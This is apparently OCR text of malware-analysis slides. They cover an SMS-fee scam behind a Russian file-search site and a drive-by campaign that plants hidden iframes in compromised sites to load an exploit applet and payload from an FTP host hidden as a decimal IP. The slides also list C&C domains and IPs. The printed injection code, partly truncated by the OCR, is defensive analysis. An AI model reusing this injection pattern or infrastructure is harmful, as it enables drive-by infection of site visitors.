


```
<noindex>
  <a onclick='admin_fuck('краткое содержание капитал маркс')" rel="nofollow" href="#">
     <img src="theme_files/download.png" alt="" style="border: 0px solid ; width: 151px; height: 55px;">
  </a>
  <br>
  <a onclick="admin_fuck('краткое содер              ркс')" rel="nofollow" href="#">краткое содержание капитал маркс</a>
</noindex>
```

```
function admin_fuck(key)
{
    var url = 'http://alldaymedia.ru/fileserver/search.php?search=1&query=' + key;
    var what = new Array('aanieaoii', 'nea?aou');
    var by = new Array('', '');

    for (var i=0; i < what.length; i++) {
        url = url.replace(what[i], by[i]);
    }
    window.location = url;
}
```

Cookie

File downloaded only once. After cookie is set a redirect to a page, which shows content that asks for a fee to be paid via SMS.


Cookies
Search:
allday
Remove Cookie
Remove All Cookies

The following cookies match your search:

Site	Cookie Name
alldaymedia.ru	visited1
alldaymedia.ru	schema1

Name: visited1
Content: 1%2C6
Host: alldaymedia.ru
Path: /fileserver/
Send For: Any type of connection
Expires: Thursday, May 17, 2012 11:00:34

Agentload - Файловый поисковик - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Antivirus scan for at UTC - VirusTotal
Whois сервис - проверка свободного д...
Краткое содержание капитал маркс —...
Agentload - Файловый поисковик
Скачать программа для удаления wind...
Google
AgentLoad.com
Ваш помощник в скачивании файлов
Домой
Регистрация
Вход
Поиск файлов
Фильмы: 11275 файла
Музыка: 91578 файла
Игры: 18267 файла
Софт: 56829 файла
Найти
Скачать файл
Start
Downloads
Скачать краткое с...
11:02 PM

agentloads.rd4o.ru/?r=1094&q=&query=%EA%F0%E0%F2%EA%EE%E5+%F1%EE%E4%E5%F0%E6%E0%ED%E8%E5+%EA%E0%EF%E8%F2%E0%EB+%EC%E0%F0%EA%F1

Что вы хотите найти?

краткое содержание капитал маркс

Например, Пираты карибского моря

Вы ищете файл:

краткое содержание капитал маркс

Скорость скачивания: 1789 Кб/сек.

Скачали: 1876 раз.

Рейтинг: ★★★★ /3855 голосов

Вирусов не обнаружено

Скачивайте все, что угодно! Получите мгновенный доступ к любимым фильмам, программам, играм и музыке!

Крупнейшая сеть загрузок Неограниченный доступ к самой большой сети загрузок в мире!

Неограниченные загрузки Скачивайте неограниченное количество файлов на максимальной скорости без ожидания!

Похожие файлы

Название файла	Размер	
Краткое содержание убийства / Профиль убийства / Profile for Murder (Дэвид Уиннинг) [1996, триллер, драма, VHSRip] [AVO] (Дольский)	1024 Мб	Скачать
Бандиты: Безумный Маркс / Bandits: Phoenix Rising (2002) [RUS] [RePack]	563 Мб	Скачать

Not typical IP address
Mar 2013

14.03.2013 13:13
hxxp://ec.europa.eu/dgs/home-affairs/what-we-do/policies/borders-and-visas/visa-information-system/index_en.htm

- > GET hxxp://0.0.0.0/


14.03.2013 13:21
hxxp://ec.europa.eu/dgs/home-affairs/what-we-do/policies/internal-security/index_en.htm

- > GET hxxp://0.0.0.0/

15.03.2013 10:53
hxxp://ec.europa.eu/energy/international/bilateral_cooperation/russia/russia_en.htm

- > GET hxxp://0.0.0.0/

Not typical IP address



Work for the EU | A-Z Index | Sitemap | About this site | New on EUROPA | Legal notice

europa.eu

European Union

EUROPA

How the EU works

- Countries
- Facts and figures
- Institutions and bodies
- Work for the EU
- Funding and grants

EU by topic


- Agriculture
- Trade
- Economic and monetary affairs
- Employment and social affairs
- Foreign and security policy

A A A | t t

CC

General informat

Call 00 800 6




```
9869   147.67.119.3   200   HTTP   ec.europa.eu   /dgs/home-affairs/what-we-do/policies/borders-and-visas/visa
9870   147.67.119.3   200   HTTP   ec.europa.eu   /dgs/home-affairs/scripts/jquery.js
9871   147.67.119.3   200   HTTP   ec.europa.eu   /dgs/home-affairs/scripts/jquery.js
9872   147.67.119.3   200   HTTP   ec.europa.eu   /wel/scripts/comm/commission.js
9873   147.67.119.3   200   HTTP   ec.europa.eu   /wel/scripts/ii/langnav.js
9874   147.67.119.3   200   HTTP   ec.europa.eu   /wel/template-2009/scripts/library.js
9875                  502   HTTP        0.0.0.0   /
9876   147.67.119.3   200   HTTP   ec.europa.eu   /wel/template-2012/stylesheets/ec-lite.css
```

Encoded IP address (Netprotocol.exe example)

- Bot Infection was: Drive-By-FTP,

  now: Drive-By-FTP, Drive-By-HTTP
- Payload and intermediate malware domains:Normal, Obfuscated
- Distributed via: compromised web-sites
- C&C domains usually generated, many domains in .be zone.
- C&C and Malware domains located on the different AS. Bot updates payload via HTTP
- Typical bot activity: HTTP Post, payload updates via HTTP.



infected site

<iframe src=ftp://3645455029/1/s.html...

ftp server
IP:217.73.58.181

Exploit exp.jar

Payload file1.dat

Not Bot

java.com/js/ deployjava.js

java.com
IP:137.254.16.66

hander.be (64.120.141.126)
aratecti.be (46.37.186.98)
C&C (Just expamples)

HTTP POST


No timeout

BOT

Domain	URL	Referrer	Payload	Size
3645455029	/1/s.html	Infected site	html	997
Java.com	/js/deployJava.js	3645455029	javascript	4923
3645455029	/1/exp.jar		application/x-jar	18046
3645455029	/file1.dat		application/executable	138352

Attack analysis

- Script from www. Java.com used during attack.
- Applet exp.jar loaded by FTP
- FTP Server IP address obfuscated to avoid detection



```
<div style="position:absolute;left:-1000px">
  <iframe src="ftp://3645455029/1/s.html">
    <html>
      <head>
        <script src="http://www.java.com/js/deployJava.js">
      </head>
      <body>
          <embed id="deployJavaPlugin" hidden="true" type="application/java-depl
        <script>
              eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)}
          </script>
          <applet archive="ftp://3645455029/1/exp.jar" code="morale.class">
      </body>
    </html>
  </iframe>
```

Interesting modifications

GET http://java.com/ru/download/windows_ie.jsp?host=java.com&**returnPage=ftp://217.73.58.181/1/s.html&**locale=ru HTTP/1.1

XSS in java.com was abused (already fixed)?!

Key feature example

Date/Time	2012-04-20 11:11:49 MSD
Tag Name	**FTP_Pass**
Target IP Address	217.73.63.202
Target Object Name	21
:password	**Java1.6.0_30@**
:user	anonymous

Activity example

Date/Time **2012-04-29 02:05:48 MSD**

Tag Name **HTTP_Post**

Target IP Address **217.73.60.107**

:server rugtif.be

:URL **/check_system.php**

Domain Registered:

2012-04-21

Date/Time **2012-04-29 02:06:08 MSD**

Tag Name **HTTP_Post**

Target IP Address **208.73.210.29**

:server eksyghskgsbakrys.com


:URL **/check_system.php**

Onhost deteciton and activity

Payload: usually netprotocol.exe. Located in Users\USER_NAME\AppData\Roaming, which periodically downloads other malware

